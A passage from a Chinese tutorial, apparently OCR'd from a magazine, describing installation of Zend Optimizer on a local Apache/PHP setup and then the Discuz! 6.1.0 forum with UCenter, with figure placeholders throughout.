


图25

后进行安装，一路点击"Next"直到来到了如图26所示的界面，这里要求我们选择web服务器的类型，因为我安装的是Apache 2.0.63，所以就选择Apache 2.x（ZendOptimizer已经自动识别出了我安装的是2.0.63版本），按"Next"后会让我们选择php.ini在哪个文件夹，因为我的php.ini是在c:\php目录下的，所以就选择c:\php，如图27。继续按"Next"来到了让我们选择Apache安装路径的地方，ZendOptimizer也已经自动识别出来了，使用默认的即可，直接按"Next"，然后点"Install"就开始安装了（ZendOptimizer安装完成后可能会导致Apache不能启动，重启一下系统就可以了）。这样，Apache+PHP+MySQL+phpMyAdmin+Zend的php环境就正式搭建完毕了。




图26

二、安装PHP论坛

按照我们的习惯，再来安装一个PHP论坛，就选择安装




图27




图28




图29

Discuz! 6.1.0论坛为例吧，很多黑客技术论坛使用的都是它。从官方网站http://www.comsenz.com/downloads/install把论坛安装程序下载回来后进行解压，在C:\Program Files\Apache Group\Apache2\htdocs目录下新建一个文件夹discuz，然后把解压目录下的“upload”文件夹下的所有文件复制到C:\Program Files\Apache Group\Apache2\htdocs\discuz目录下，然后使用浏览器打开http://127.0.0.1/discuz/install，就会看到安装界面了，如图28，点“我同意”按钮后就来到了如图29所示的页面，程序需要UCenter的支持，我们从官方网站下载UCenter 1.0.0简体GBK版后解压，把解压出来的“uoload”目录下的所有文件复制到C:\Program Files\Apache Group\Apache2\htdocs\ucenter下（ucenter目录需要自己建立），然后访问http://127.0.0.1/ucenter/install/来到如图30所示的页面。




图30

勾选“我已仔细阅读，并同意上述条款中的所有内容”后点击“下一步”就来到了如图31所示的页面，当环境检查、目录文件权限检查、函数依赖性检查都通过了，直接点“下一步”，填上数据库的相关信息后直接点击点“下一步”，如图32。

然后就是设置UCenter的创始人密码了，如图33，设置完成后再点击“下一步”，就可以完成UCenter的安装了，如图34，图35。



图31

